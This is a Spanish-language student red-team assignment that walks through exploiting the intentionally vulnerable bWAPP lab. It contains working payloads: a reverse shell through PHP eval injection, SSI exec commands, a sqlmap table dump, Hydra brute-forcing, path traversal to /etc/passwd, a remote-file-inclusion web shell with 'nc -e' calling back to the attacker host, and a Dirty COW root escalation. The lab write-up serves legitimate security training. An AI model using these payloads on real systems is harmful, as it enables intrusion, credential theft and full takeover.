Tarea Evaluable Red Team

Ejercicio 1

El carácter que introduce el fallo de seguridad es `;` , ya que termina el comando de DNS lookup y ejecuta como un comando nuevo todo lo que se escriba después del `;` .

Ejercicio 2

En el path ejecuta un `eval` con el mensaje que se le envía por query param. Aprovechando esta vulnerabilidad es posible ejecutar un reverse shell con este path, teniendo previamente en mi Kali con IP '192.168.1.50' ejecutado el comando: `nc -nlvp 4444` :


```
http://192.168.1.51/bWAPP/phpi.php?message=system(%22python%20-c%20
%27import%20socket,os,pty;s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM);s.connect((\%22192.168.1.50\%22,4444));
os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
pty.spawn(\%22/bin/bash\%22)%27%22)
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.51] 43934
www-data@tarea-evaluable:/var/www/bWAPP$ ls
ls
666                                 sm_local_priv_esc_1.php
admin                               sm_local_priv_esc_2.php
aim.php                             sm_mitm_1.php
apps                                sm_mitm_2.php
backdoor.php                        sm_obu_files.php
bugs.txt                            sm_robots.php
commandi.php                        sm_samba.php
commandi_blind.php                  sm_snmp.php
config.inc                          sm_webdav.php
config.inc.php                      sm_xst.php
connect.php                         smgmt_admin_portal.php
connect_i.php                       smgmt_cookies_httponly.php
credits.php                         smgmt_cookies_secure.php
cs_validation.php                   smgmt_sessionid_url.php
db                                  smgmt_strong_sessions.php
directory_traversal_1.php           soap
directory_traversal_2.php           sqli_1.php
documents                           sqli_10-1.php
fonts                               sqli_10-2.php
functions_external.php              sqli_11.php
hostheader_2.php                    sqli_12.php
hpp-1.php                           sqli_13-ps.php
hpp-2.php                           sqli_13.php
hpp-3.php                           sqli_14.php
images                              sqli_15.php
```

Ejercicio 3

> Server Side Inclusion Injection es un ataque que se aprovecha de la ejecución del lado del servidor de comandos en el HTML antes de enviarlo al cliente. De esta forma podemos vulnerar el servicio con comandos como los siguientes:

```
<!--#exec cmd="whoami">
<!--#exec cmd="echo 'Vulnerable file' > UUU.html" -->
<!--#include file="UUU.html" -->
```



Ejercicio 4

> **2 usuarios**. Al usar sqlmap es posible contar la cantidad de usuarios que tiene la tabla `users` con solo tener previamente una petición a movie interceptada con Burp Suite, usando el siguiente comando:

```
sqlmap -u "http://192.168.1.39/bWAPP/sqli_13.php"
--data="movie=1&action=go"
--cookie="PHPSESSID=59d31218cafd6c78ff1d48f4f9af27b6;
security_level=0" -D bWAPP -T users --count
```

```
Database: bWAPP
Table: users
[2 entries]
+----+-----------------------------+--------+-----------------------------------+---------+-------------------------------------------+------------+----------------
-----------------------------+------------------+
| id | email                       | login  | secret                            | admin   | password                                  | activated | reset_code
                        | activation_code |
+----+-----------------------------+--------+-----------------------------------+---------+-------------------------------------------+------------+----------------
-----------------------------+------------------+
| 1  | bwapp-aim@mailinator.com | A.I.M. | A.I.M. or Authentication Is Missing | 1       | 6885858486f31043e5839c735d99457f045affd0 (bug) | 1         | NULL
                        | NULL             |
| 2  | bwapp-bee@mailinator.com | bee    | Any bugs?                         | 1       | 6885858486f31043e5839c735d99457f045affd0 (bug) | 1         | 12066924ac88ee
0b15712c1fade94bd33866ebfa | NULL             |
+----+-----------------------------+--------+-----------------------------------+---------+-------------------------------------------+------------+----------------
-----------------------------+------------------+

[07:30:49] [INFO] table 'bWAPP.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.39/dump/bWAPP/users.csv'
[07:30:49] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'
```

Ejercicio 5

La contraseña encontrada para el usuario `alice` fue `goat`:

```
hydra -l alice -P /usr/share/wordlists/fasttrack.txt ftp://192.168.1.48
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l alice -P /usr/share/wordlists/fasttrack.txt ftp://192.168.1.48
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-13 12:53:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 262 login tries (l:1/p:262), ~17 tries per task
[DATA] attacking ftp://192.168.1.48:21/
[21][ftp] host: 192.168.1.48   login: alice   password: goat
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-13 12:54:24

┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.48
Connected to 192.168.1.48.
220 ProFTPD 1.3.1 Server (bee-box) [192.168.1.48]
Name (192.168.1.48:kali): alice
331 Password required for alice
Password:
230 User alice logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||61304|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 alice    alice        4096 Jul 11  2013 .
drwxr-xr-x  10 root     root         4096 Dec 12  2013 ..
-rw-r--r--   1 alice    alice         220 Jul 11  2013 .bash_logout
-rw-r--r--   1 alice    alice        2928 Jul 11  2013 .bashrc
-rw-r--r--   1 alice    alice         586 Jul 11  2013 .profile
lrwxrwxrwx   1 alice    alice          26 Jul 11  2013 Examples → /usr/share/example-content
226 Transfer complete
ftp>
```

Ejercicio 6

El secreto encontrado en las cabeceras HTTP es: `QW55IGJ1Z3M%2F`


```
curl -I http://192.168.1.48/bWAPP/insecure_crypt_storage_3.php
--cookie "PHPSESSID=459cd4a0d8edad05b7b27b43deb20f07;
security_level=0;"
```

```
┌──(kali㉿kali)-[~]
└─$ curl -I http://192.168.1.48/bWAPP/insecure_crypt_storage_3.php --cookie "PHPSESSID=459cd4a0d8edad05b7b27b43deb20f07; security_level=0;"
HTTP/1.1 200 OK
Date: Tue, 13 Jan 2026 18:35:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: secret=QW55IGJ1Z3M%2F; expires=Tue, 13-Jan-2026 19:35:21 GMT; path=/
Content-Type: text/html
```

Ejercicio 7


Una vulnerabilidad de tipo Directory Traversal Attack permite acceder a archivos en el directorio usando la cadena `../`. De esta forma se puede explotar con la siguiente ruta:

```
http://192.168.1.48/bWAPP/directory_traversal_1.php?page=
../../../../../../etc/passwd
```



Ejercicio 8

Cambiando la IP en la cabecera "Host" se logra que se envíe el código de recuperación a mi Kali, de esta forma obtengo: `12066924ac88ee0b15712c1fade94bd33866ebfa`



Ejercicio 9

Tiene una vulnerabilidad de tipo *Remote File Inclusion*, que permite ejecutar un archivo en otro servidor. De esta forma, si abro la URL:

`http://192.168.1.48/bWAPP/rlfi.php?language=http://192.168.1.49/shell.txt&cmd=nc%20-e%20/bin/bash%20192.168.1.49%204444`

permite ejecutar el archivo shell.txt que proveo desde mi Kali en el puerto 80. El archivo tiene esta instrucción:


```
<?php system($_GET["cmd"]); ?>
```

De esta forma, al servir con un servidor HTTP:

```
python3 -m http.server 80
```

Solo resta esperar a que el servidor de bWAPP se conecte por reverse shell en el puerto 4444:

```
nc -lvp 4444
```



Ejercicio 10

Para cambiar a un usuario con los privilegios de root usé un exploit `Dirty COW` para explotar la vulnerabilidad del kernel de esa versión de Linux.

```
searchsploit -m 40839
mv 40839.c dirty.c
  Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)
      URL: https://www.exploit-db.com/exploits/40839
     Path: /usr/share/exploitdb/exploits/linux/local/40839.c
    Codes: CVE-2016-5195
 Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/master/red_team/40839.c
```

De esta forma proveo el archivo del exploit en mi servidor HTTP por el puerto 80. Usando la reverse shell del ejercicio 9, descargo este exploit y lo ejecuto para crear un usuario root con contraseña `1234`

```
cd /tmp

wget http://192.168.1.49/dirty.c

gcc -pthread dirty.c -o dirty -lcrypt

chmod +x dirty

./dirty 1234
```

Luego busco ejecutar una consola interactiva, y para ello:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Teniendo la consola interactiva, solo resta cambiar a mi nuevo usuario root usando la contraseña `1234`.

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@tarea-evaluable:/tmp$

www-data@tarea-evaluable:/tmp$ su firefart
su firefart
Password: 1234

firefart@tarea-evaluable:/tmp# id
id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@tarea-evaluable:/tmp#
```